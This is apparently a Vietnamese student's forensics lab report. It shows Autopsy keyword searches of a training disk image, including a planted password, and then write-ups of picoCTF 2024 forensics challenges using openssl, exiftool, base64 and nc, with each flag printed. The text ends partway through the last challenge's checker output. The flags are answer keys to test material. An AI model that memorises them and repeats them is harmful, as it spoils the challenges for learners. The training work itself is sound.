Lab 1: Memory Forensics

KB06 - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery General Keyword Lists Keyword Search

Data Sources

- Eden_Drive.dd_1 Host
 - Eden_Drive.dd
 - vol1 (Unallocated: 0-2047)
 - vol2 (Mac OS X HFS (0xaff): 204-208)
 - vol3 (Unallocated: 206848-208)
 - vol4 (NTFS / exFAT (0x07): 208-545316)
 - \$OrphanFiles (8)
 - \$CarvedFiles (1)
 - \$Extend (6)
 - \$Unalloc (1)
 - my_cad (51)
 - my_music (94)
 - my_stuff (51)

File Views

- File Types
 - By Extension
 - Images (15)
 - Videos (1)
 - Audio (265)
 - Archives (5)
 - Databases (2)
 - Documents
 - HTML (1)
 - Office (4)
 - PDF (5)
 - Plain Text (7)
 - Rich Text (0)
 - Executable
 - By MIME Type
 - Deleted Files
 - MB File Size
- Data Artifacts
 - Communication Accounts (34588)
 - Metadata (10)
- Analysis Results

Listing Keyword search 3 - 22.457107740... | Keyword search 5 - 45710774011929... | Keyword search 6 - STEP ... 15 Results

Name S C O Modified Time Size Location

image0.png		1	0000-00-00 00:00:00	394	/img_Eden_Drive.dd/vol_vo1/\$CarvedFiles/1/f0025304...
3599867.jpg	▼	0	2014-12-04 13:20:21 ICT	259	/img_Eden_Drive.dd/vol_vo4/my_stuff/3599867.jpg
f0069944.jpg	▼	1	0000-00-00 00:00:00	312	/img_Eden_Drive.dd/vol_vo2/\$CarvedFiles/1/f0069944...
f0073040.jpg	▼	1	0000-00-00 00:00:00	117	/img_Eden_Drive.dd/vol_vo2/\$CarvedFiles/1/f0073040...
f0075608.png	▼	1	0000-00-00 00:00:00	419	/img_Eden_Drive.dd/vol_vo2/\$CarvedFiles/1/f0075608...
f0078448.png	▼	1	0000-00-00 00:00:00	227	/img_Eden_Drive.dd/vol_vo2/\$CarvedFiles/1/f0078448...
f0079376.png	▼	1	0000-00-00 00:00:00	689	/img_Eden_Drive.dd/vol_vo2/\$CarvedFiles/1/f0079376...

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences Tags Menu

⇒ Ảnh chứa dòng chữ NOBIAS có tên f0069944.jpg

Trình bày chi tiết quá trình tìm kiếm

- Với từ khóa “secret”, nhóm em tìm thấy file secret.txt chứa nội dung do Eden để lại

Lab 1: Memory Forensics

Keyword search 1 - secret

Name	Keyword Preview
\$LogFile	secret~1.docfile0«secret.docx0«secret-
\$MFT	file0844930file0«secret.docx0«secret~`
4443268.userprefs	¿te puedo decir el «secreto» a ti? _____
secret.docx	«secret.docx«
secret.docx-slack	«secret.docx«-slac
secret.docx:secret.txt	«secret.docx«:secret.tx

File Metadata

Strings

[secret.docx:secret.txt, I think someone may be after me. - Eden]

METADATA

- Với từ khóa “password”, nhóm chỉ tìm được 1 thông tin có vẻ hữu ích như sau:

«password» is in the other par

Notes.txt	«password» is in the other par
	/img_Eden_Drive.dd/vol_vol2/Notes.txt

File Metadata

Strings

[notes.txt, Password is in the other partition in case I forget.]

METADATA

- Với từ khóa “word”, nhóm tìm thấy 2 file có nội dung có vẻ hữu ích
 - File đầu tiên là f0025304.pdf

Lab 1: Memory Forensics

The screenshot shows the Volatility Framework interface for memory forensics. The 'Strings' tab is active, displaying extracted text from a PDF file named f0025304.pdf. The text includes various strings such as 'f0025304.pdf', 'User', 'se', 'rn', 'am', 'e', ': strin', 'gsin', 'C', 'sh', 'arp', 'P', 'assw', 'o', 'rd', ': strin', 'g p', and 'assw'. The 'Keyword search' bar at the top shows 'f0025304.pdf'.

⇒ Từ file này, nhóm tìm được username và password của Eden. Nhưng chưa chắc chúng có phải là tài khoản truyền thông xã hội của Eden không. Tài khoản tìm được cụ thể như sau:

Username: stringsinCsharp

Password: stringpassword = "letmein321!"

- File thứ 2 là f0075416_CHE_112 LABORATORY_NOTEBOOKS.pdf

Lab 1: Memory Forensics

The screenshot shows the SleuthKit interface with two tabs of analysis results:

- Top Tab:** Shows the file f0075416_CHE_112 LABORATORY_NOTEBOOKS.pdf with its details: pdfmaker 7.0.7 for word<pdf:docinfo:custom: /img_Eden_Drive.dd/vol_vol2/\$C. It includes sections for Lab Title, Unknown Letter or Number (if applicable), Class and Section, Date Lab was Performed, Student Name, and Lab Partner's Name (if applicable).
- Bottom Tab:** Shows the file f0075416_CHE_112 LABORATORY_NOTEBOOKS.pdf with its details: pdfmaker 7.0.7 for word<pdf:docinfo:custom: /img_Eden_Drive.dd/vol_vol2/\$C. It includes a table titled "Metadata" with the following data:

Type	Value	Source(s)
Version	1.4	org.sleuthkit.a
Date Created	2014-06-16 22:50:53 ICT	org.sleuthkit.a
Owner	Nancy	org.sleuthkit.a
Date Modified	2014-06-16 22:50:55 ICT	org.sleuthkit.a
Source File Path	/img_Eden_Drive.dd/vol_vol2/\$CarvedFiles/1/f0075416_CHE_112 LABORATORY_NOTEBOOKS.pdf	
Artifact ID	-922372036854775779	

- ⇒ Có vẻ đây là bài tập của Eden và người tạo file là Nancy nên Nancy có khả năng là giảng viên dạy Eden. Do đó nhóm thử tìm kiếm với key word là Nancy để xem có thu thập thêm được gì không nhưng kết quả không có manh mối nào hữu ích hết.
- Sử dụng chức năng Keyword List để tìm Credit Card, nhóm em tìm được tài khoản sau:

Lab 1: Memory Forensics

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
2396491.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:33 ICT	2014-12-04 13:39:33 ICT
2413717.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:33 ICT	2014-12-04 13:39:33 ICT
2606878.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:33 ICT	2014-12-04 13:39:33 ICT
2652057.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:33 ICT	2014-12-04 13:39:33 ICT
2694442.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:33 ICT	2014-12-04 13:39:33 ICT
2703861.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:33 ICT	2014-12-04 13:39:34 ICT
2900241.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:34 ICT	2014-12-04 13:39:34 ICT
2900510.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:34 ICT	2014-12-04 13:39:34 ICT
2929189.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:34 ICT	2014-12-04 13:39:34 ICT
3126812.STEP		1	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:34 ICT	2014-12-04 13:39:34 ICT
3214154.STEP		0	0	2014-12-04 13:20:21 ICT	2014-12-04 13:34:38 ICT	2014-12-04 13:39:34 ICT	2014-12-04 13:39:34 ICT

- Tiếp tục tìm kiếm trong thư mục Image, nhóm em cũng phát hiện ảnh Nobias theo yêu cầu

Name	S	C	O	Modified Time	Size	Location
image0.png		1	0000-00-00 00:00:00		394	/img_Eden_Drive.dd/vol_vol4/\$CarvedFiles/1/f0025304
3599867.jpg		0	2014-12-04 13:20:21 ICT		259	/img_Eden_Drive.dd/vol_vol4/my_stuff/3599867.jpg
f0069944.jpg		1	0000-00-00 00:00:00		312	/img_Eden_Drive.dd/vol_vol2/\$CarvedFiles/1/f0069944
f0073040.jpg		1	0000-00-00 00:00:00		117	/img_Eden_Drive.dd/vol_vol2/\$CarvedFiles/1/f0073040
f0075608.png		1	0000-00-00 00:00:00		419	/img_Eden_Drive.dd/vol_vol2/\$CarvedFiles/1/f0075608
f0078448.png		1	0000-00-00 00:00:00		227	/img_Eden_Drive.dd/vol_vol2/\$CarvedFiles/1/f0078448
f0079376.png		1	0000-00-00 00:00:00		689	/img_Eden_Drive.dd/vol_vol2/\$CarvedFiles/1/f0079376

G. CHALLENGE

PicoCTF 2024 Forensics

<https://infosecwriteups.com/picoctf-2024-write-up-forensics-c471e79e6af9>

The screenshot shows the picoGym interface on a web browser. The main navigation bar includes 'picoGym', 'Challenges', 'Playlists', and 'Assignments'. On the left, there's a 'Progress Tracker' section with filters for 'Hide Solved', 'Show Bookmarked', and 'Show Assigned', and a search bar. The challenges listed are:

- Verify** (Forensics, Easy): 22,001 solves, 78% liked.
- Scan Surprise** (Forensics, Easy): 26,802 solves, 87% liked.
- Secret of the Polyglot** (Forensics, Easy): 14,771 solves, 95% liked.
- CanYouSee** (Forensics, Easy): A thumbnail image of a challenge interface showing various tools and files.
- Mob psycho** (Forensics, Medium): No solves or likes shown.

1. Verify - Easy

Verify

Tags: Easy, Forensics, picoCTF 2024, grep, browser_webshell_solvable, checksum

AUTHOR: JEFFERY JOHN

Description:

People keep trying to trick my players with imitation flags. I want to make sure they get the real thing! I'm going to provide the SHA-256 hash and a decrypt script to help you know that my flags are legitimate.

You can download the challenge files here:

- [challenge.zip](#)

This challenge launches an instance on demand. Its current status is: NOT_RUNNING

Launch Instance

Hints 1 2 3


Additional details will be available after launching your challenge instance.

22,001 users solved 78% Liked

Submit Flag

- Khi thực hiện thử thách này chúng ta sẽ có một file challenge.zip. Tải file này về và giải nén nó ra.

Lab 1: Memory Forensics



- Lần lượt khám phá từng thực mục bên trong sau khi đã giải nén.

```

[~(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ cd home
[~(ngoc@ngoc)-[~/Phap_chung/Lab2/home]
$ ls -la
total 12
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 21:28 .
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 21:28 ..
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 21:28 ctf-player

[~(ngoc@ngoc)-[~/Phap_chung/Lab2/home]
$ cd ctf-player
[~(ngoc@ngoc)-[~/Phap_chung/Lab2/home/ctf-player]
$ ls -la
total 12
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 21:28 .
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 21:28 ..
drwxr-xr-x 3 ngoc ngoc 4096 Mar 10 2024 drop-in

[~(ngoc@ngoc)-[~/Phap_chung/Lab2/home/ctf-player]
$ cd drop-in
[~(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in]
$ ls -la
total 28
drwxr-xr-x 3 ngoc ngoc 4096 Mar 10 2024 .
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 21:28 ..
-rw-r--r-- 1 ngoc ngoc 65 Mar 10 2024 checksum.txt
-rwxr-xr-x 1 ngoc ngoc 856 Mar 10 2024 decrypt.sh
drwxr-xr-x 2 ngoc ngoc 12288 Mar 10 2024 files

```

- Hãy thử mở file checksum.txt trước. Ở đây chúng ta có một giá trị băm.

```

[~(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in]
$ cat checksum.txt
5848768e56185707f76c1d74f34f4e03fb0573ecc1ca7b11238007226654bcda

```

- Có lẽ giá trị băm ở trên sẽ cần để tìm file chứa flag. Vậy file chứa file có thể nằm trong thư mục "files". Thủ xem trong thư mục này có gì.

Lab 1: Memory Forensics

```
(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in]
$ ls -la files
total 1220
drwxr-xr-x 2 ngoc ngoc 12288 Mar 10 2024 .
drwxr-xr-x 3 ngoc ngoc 4096 Mar 10 2024 ..
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 0Djw1Yn9
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 0hCC1ddM
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 0kEeuzpD
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 11fCd9FK
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 127Gabqy
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 1KCxp56l
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 1lJlucQi
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 29LfqZCV
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 2FIADT9u
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 2LTy7YRY
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 2UMAS2p2
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 2rKgMv8c
-rw-r--r-- 1 ngoc ngoc 64 Mar 10 2024 3KUshLDa
```

- Trong thư mục này có tổng cộng 1220 tập tin. Như đã nói ở trên, có thể giá trị băm trong checksum.txt là dùng để tìm file chứa flag nên nhóm sẽ đi so sánh xem file nào có giá trị trùng khớp.

```
(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in]
$ sha256sum files/* | grep "5848768e56185707f76c1d74f34f4e03fb0573ecc1ca7b11238007226654bcda"
5848768e56185707f76c1d74f34f4e03fb0573ecc1ca7b11238007226654bcda  files/8eee7195
```

- Sau khi so sánh với tất cả các tập tin có trong thư mục “files” thì có một tập tin trùng khớp với giá trị đã cho. Đọc thử tập tin này.

```
(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in]
$ cat files/8eee7195
Salted__♦♦^♦&'♦a♦♦b♦♦d
♦♦Z♦♦@♦♦♦♦xT♦ JU♦xoZ♦U-♦Z♦♦♦QF9n
```

- Có vẻ như là nội dung bên trong đã bị mã hóa. Và trùng hợp là trong thư mục đầm bài cho có sẵn công cụ để giải mã là “decrypt.sh”. Nhóm sẽ dùng nó để giải mã file trên.

```
(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in] Easy
$ ./decrypt.sh files/8eee7195
Error: 'files/8eee7195' is not a valid file. Look inside the 'files' folder with 'ls -R'!
```

- Tuy nhiên thì chương trình báo lỗi rằng đây không phải tập tin hợp lệ. Mở file decrypt.sh ra và xem thử xem tại sao lại bị lỗi.

```
(ngoc@ngoc)-[~/.../Lab2/home/ctf-player/drop-in]
$ cat decrypt.sh
#!/bin/bash

# Check if the user provided a file name as an argument
if [ $# -eq 0 ]; then
    echo "Expected usage: decrypt.sh <filename>" >> Assigned
    exit 1
fi

# Store the provided filename in a variable
file_name="$1"

# Check if the provided argument is a file and not a folder
if [ ! -f "/home/ctf-player/drop-in/$file_name" ]; then
    echo "Error: '$file_name' is not a valid file. Look inside the 'files' fo
lder with 'ls -R'" >> Difficulty
    exit 1
fi

# If there's an error reading the file, print an error message
if ! openssl enc -d -aes-256-cbc -pbkdf2 -iter 100000 -salt -in "/home/ctf-pl
ayer/drop-in/$file_name" -k picoCTF; then
    echo "Error: Failed to decrypt '$file_name'. This flag is fake! Keep look
ing!" >> Difficulty
    fi
```

Lab 1: Memory Forensics

- ⇒ Nhóm phát hiện lỗi không phải do file bị hư mà là do đường dẫn không hợp lệ nhưng dòng lệnh if cuối cùng cũng có hướng dẫn cách chạy đúng.
- Vậy thì chúng ta chỉ cần sử dụng câu lệnh giống trong hướng dẫn thôi.

```
(ngoc@ngoc) [~/.../Lab2/home/ctf-player/drop-in]
$ openssl enc -d -aes-256-cbc -pbkdf2 -iter 100000 -salt -in files/8eee7195 -k picoCTF
picoCTF{trust_but_verify_8eee7195}
```

- ⇒ Nhận được Flag: picoCTF{trust_but_verify_8eee7195}

2. Scan Surprise - Easy

AUTHOR: JEFFERY JOHN

Description

I've gotten bored of handing out flags as text. Wouldn't it be cool if they were an image instead?

You can download the challenge files here:

- challenge.zip

This challenge launches an instance on demand.
Its current status is: NOT_RUNNING

Hints ?

1 2 3

26,848 users solved

87% Liked

picoCTF{FLAG}

Submit Flag


- Tải file challenge.zip thử thách cho và giải nén nó.

```
(ngoc@ngoc) [~/.../Lab2/home/ctf-player/drop-in]
$ ls -la
total 12
drwxr-xr-x 2 ngoc ngoc 4096 Mar 12 2024 .
drwxrwxr-x 3 ngoc ngoc 4096 Oct 18 22:02 ..
-rw-r--r-- 1 ngoc ngoc 352 Mar 12 2024 flag.png
```

- Ta nhận được một file png duy nhất và đó cũng là file flag. Mở ra thì có một mã qr ở đây.



- Quét mã và chúng ta nhận được flag



⇒ Flag: picoCTF{p33k_@_b00_0194a007}

3. Secret of the Polyglot - Easy

Secret of the Polyglot [🔗](#)



[Easy](#) [Forensics](#) [picoCTF 2024](#) [file_format](#) [polyglot](#)

AUTHOR: SYREAL

Description

The Network Operations Center (NOC) of your local institution picked up a suspicious file, they're getting conflicting information on what type of file it is. They've brought you in as an external expert to examine the file. Can you extract all the information from this strange file?

Download the suspicious file [here](#).

Hints [?](#)

1

This problem can be solved by just opening the file in different ways

14,797 users solved




95% Liked



[picoCTF{FLAG}](#)

[Submit Flag](#)

- Khi nhận thử thách này, chúng ta sẽ có một file duy nhất đó là "flag2of2-final.pdf". Mở file này ra thì chỉ có dòng chữ như bên dưới. Nhìn định dạng này có vẻ như là phần phía sau của flag. Vậy phần đầu ở đâu?




Lab 1: Memory Forensics

- Theo như thông tin cho trước, thử thách này chỉ ra rằng file cần được mở ra bằng nhiều cách khác nhau để đọc nội dung hoàn chỉnh.
- Thử phân tích file pdf này.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ file flag2of2-final.pdf
flag2of2-final.pdf: PNG image data, 50 x 50, 8-bit/color RGBA, non-interlaced
```

- ⇒ Rõ ràng định dạng file là PDF nhưng khi phân tích thì nhóm phát hiện file lại là hình ảnh dưới dạng PNG. Vậy có nghĩa là file đã được lưu không đúng cách.
- Đổi định dạng file từ PDF sang PNG xem chuyện gì xảy ra và tada nhóm nhận được phần đầu của flag.



⇒ Flag: picoCTF{f1u3n7_1n_pn9_&_pdf_7f9bccd1}

4. Can you see - Easy

AUTHOR: MUBARAK MIKAIL

Hints ?

1 2

Description

How about some hide and seek?

Download this file [here](#).

14,794 users solved

92% Liked

picoCTF{FLAG}

Submit Flag

- Tải tài nguyên về nhóm nhận được một file “ukn_reality.jpg”.

Lab 1: Memory Forensics



- Thủ thách gợi ý rằng có điều gì đó được ẩn giấu bên trong bức ảnh. Vậy hãy phân tích ảnh bằng exiftool - một công cụ được sử dụng để đọc, ghi và chỉnh sửa metadata trong các tệp hình ảnh, âm thanh và tài liệu.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ exiftool ukn_reality.jpg
ExifTool Version Number : 12.76
File Name : ukn_reality.jpg picoCTF
Directory : .
File Size : 2.3 MB
File Modification Date/Time : 2024:02:16 05:40:17+07:00
File Access Date/Time : 2024:10:18 22:30:36+07:00
File Inode Change Date/Time : 2024:10:18 22:30:36+07:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 72
Y Resolution : 72
XMP Toolkit : Image::ExifTool 11.88
Attribution URL : cGljb0NURntNRTc0RDQ3QV9ISUREM05fNGRhYmRkY2J9Cg=
Image Width : 4308
Image Height : 2875
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 4308x2875
Megapixels : 12.4
```

- Trong thông tin được trích xuất ra thì có dòng Attribution URL là có vẻ hữu dụng. Nhìn kỹ lại thì nó rất giống bị mã hóa bởi base64 nên hãy thử giải mã nó.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ echo "cGljb0NURntNRTc0RDQ3QV9ISUREM05fNGRhYmRkY2J9Cg=" | base64 --decode
picoCTF{ME74D47A_HIDD3N_4dabddcb}
```

⇒ Flag: **picoCTF{ME74D47A_HIDD3N_4dabddcb}**

5. Blast from the past - Medium

Lab 1: Memory Forensics

Blast from the past

Medium Forensics picoCTF 2024 browser_webshell_solvable metadata

AUTHOR: SYREAL

As of March 13th, the last check now accepts more formats.

Description

The judge for these pictures is a real fan of antiques. Can you age this photo to the specifications?

Set the timestamps on this picture to `1970:01:01 00:00:00.001+00:00` with as much precision as possible for each timestamp. In this example, `+00:00` is a timezone adjustment. Any timezone is acceptable as long as the time is equivalent. As an example, this timestamp is acceptable as well: `1969:12:31 19:00:00.001-05:00`. For timestamps without a timezone adjustment, put them in GMT time (`+00:00`). The checker program provides the timestamp needed for each.

Use this [picture](#).

Submit your modified picture here:

```
nc -w 2 mimas.picoctf.net 51507 < original_modified.jpg
```

Check your modified picture here:

```
nc mimas.picoctf.net 50446
```

This challenge launches an instance on demand.
Its current status is: **RUNNING**
Instance Time Remaining: **29:13**

[Restart Instance](#)

Hints ?

1

- Chúng ta nhận được một bức ảnh có tên “original.jpg” và thử thách đưa ra là cần phải điều chỉnh thời gian của bức ảnh thành `1970:01:01 00:00:00.001+00:00` với độ chính xác cao nhất có thể cho từng dấu thời gian.
- Vậy trước hết phải có thông tin của bức ảnh hiện tại.

```
(ngoc@ngoc) [~/Phap_chung/Lab2]
$ exiftool original.jpg
ExifTool Version Number : 12.76
File Name : original.jpg
Directory :
File Size : 2.9 MB
File Modification Date/Time : 2024:10:18 23:05:09+07:00
File Access Date/Time : 2024:10:18 23:05:13+07:00
File Inode Change Date/Time : 2024:10:18 23:05:13+07:00
File Permissions : -rw-rw-r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
Exif Byte Order : Little-endian (Intel, II)
Image Description :
Make : samsung
Camera Model Name : SM-A326U
Orientation : Rotate 90 CW
X Resolution : 72
Y Resolution : 72
Resolution Unit : inches
Software : MediaTek Camera Application
Modify Date : 2023:11:20 15:46:23
Y Cb Cr Positioning : Co-sited
Exposure Time : 1/24
F Number : 1.8
Exposure Program : Program AE
ISO : 500
Sensitivity Type : Unknown
Recommended Exposure Index : 0
Exif Version : 0220
Date/Time Original : 2023:11:20 15:46:23
Create Date : 2023:11:20 15:46:23
Components Configuration : Y, Cb, Cr, -
Shutter Speed Value : 1/24
Aperture Value : 1.9
Brightness Value : 3
Exposure Compensation : 0
Max Aperture Value : 1.8
Metering Mode : Center-weighted average
Light Source : Other
Flash : On, Fired
Focal Length : 4.6 mm
```

Lab 1: Memory Forensics

Sub Sec Time	: 703
Sub Sec Time Original	: 703
Sub Sec Time Digitized	: 703
Flashpix Version	: 0100
Color Space	: sRGB
Exif Image Width	: 4000
Exif Image Height	: 3000
Interoperability Index	: R98 - DCF basic file (sRGB)
Interoperability Version	: 0100
Exposure Mode	: Auto
White Balance	: Auto
Digital Zoom Ratio	: 1
Focal Length In 35mm Format	: 25 mm
Scene Capture Type	: Standard
Compression	: JPEG (old-style)
Thumbnail Offset	: 1408
Thumbnail Length	: 64000
Image Width	: 4000
Image Height	: 3000
Encoding Process	: Baseline DCT, Huffman coding
Bits Per Sample	: 8
Color Components	: 3
Y Cb Cr Sub Sampling	: YCbCr4:2:0 (2 2)
Time Stamp	: 2023:11:21 03:46:21.420+07:00
MCC Data	: United States / Guam (310)
Aperture	: 1.8
Image Size	: 4000x3000
Megapixels	: 12.0
Scale Factor To 35 mm Equivalent	: 5.4
Shutter Speed	: 1/24
Create Date	: 2023:11:20 15:46:23.703
Date/Time Original	: 2023:11:20 15:46:23.703
Modify Date	: 2023:11:20 15:46:23.703
Thumbnail Image	: (Binary data 64000 bytes, use -b option to extract)
Circle Of Confusion	: 0.006 mm
Field Of View	: 71.5 deg
Focal Length	: 4.6 mm (35 mm equivalent: 25.0 mm)
Hyperfocal Distance	: 2.13 m
Light Value	: 4.0

- Có thể thấy có kha khá trường dữ liệu liên quan đến thời gian nên giờ nhóm sẽ thay đổi các trường dữ liệu này theo yêu cầu đề bài, đưa chúng hết về 1970:01:01 00:00:00.001+00:00.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ exiftool -DateTimeOriginal='1970:01:01 00:00:00.001' \
    -ModifyDate='1970:01:01 00:00:00.001' \
    -CreateDate='1970:01:01 00:00:00.001' \
    -DateTime='1970:01:01 00:00:00.001' \
    -SubSecTimeOriginal='001' \
    -SubSecTime='001' \
    -SubSecCreateDate='001' \
    -SubSecDateTimeOriginal='001' \
    -SubSecModifyDate='001' \
    -SubSecDateTime='001' \
    -ImageTimeStamp='1970:01:01 00:00:00.001' original.jpg
Warning: Invalid date/time (use YYYY:mm:dd HH:MM:SS[.ss][+/-HH:MM|Z]) in Composite:Su
bSecCreateDate (PrintConvInv)
Warning: Invalid date/time (use YYYY:mm:dd HH:MM:SS[.ss][+/-HH:MM|Z]) in Composite:Su
bSecDateTimeOriginal (PrintConvInv)
Warning: Invalid date/time (use YYYY:mm:dd HH:MM:SS[.ss][+/-HH:MM|Z]) in Composite:Su
bSecModifyDate (PrintConvInv)
Warning: Tag 'SubSecDateTime' is not defined
Warning: Tag 'ImageTimeStamp' is not defined
      1 image files updated
```

- Kiểm tra lại xem các trường dữ liệu đã đúng chưa.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ exiftool original.jpg | grep -E ('Time'|'Date')
File Modification Date/Time : 2024:10:18 23:20:16+07:00
File Access Date/Time : 2024:10:18 23:20:17+07:00
File Inode Change Date/Time : 2024:10:18 23:20:16+07:00
Modify Date : 1970:01:01 00:00:00
Exposure Time : 1/24
Date/Time Original : 1970:01:01 00:00:00
Create Date : 1970:01:01 00:00:00
Sub Sec Time : 001
Sub Sec Time Original : 001
Sub Sec Time Digitized : 001
Date/Time Modified : 1970:01:01 00:00:00.001
Time Stamp : 2023:11:21 03:46:21.420+07:00
Create Date : 1970:01:01 00:00:00.001
Date/Time Original : 1970:01:01 00:00:00.001
Modify Date : 1970:01:01 00:00:00.001
```

Lab 1: Memory Forensics

- Sau khi thấy thời gian đã đúng rồi thì nhóm sẽ gửi kết quả lên server (khúc này em đã đổi tên file sau khi sửa đổi thành original_modified.jpg).

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ nc -w 2 mimas.picoctf.net 53119 < original_modified.jpg
```

- Kết nối đến địa chỉ được cho để nhận kết quả.

```
(ngoc@ngoc)-[~/Phap_chung/Lab2]
$ nc mimas.picoctf.net 53119 < original_modified.jpg

MD5 of your picture:
b62538a2cfb92ad958408424fff76252 test.out

Checking tag 1/7
Looking at IFD0: ModifyDate
Looking for '1970:01:01 00:00:00'
Found: 1970:01:01 00:00:00
Great job, you got that one!

Checking tag 2/7
Looking at ExifIFD: DateTimeOriginal
Looking for '1970:01:01 00:00:00'
Found: 1970:01:01 00:00:00
Great job, you got that one!

Checking tag 3/7
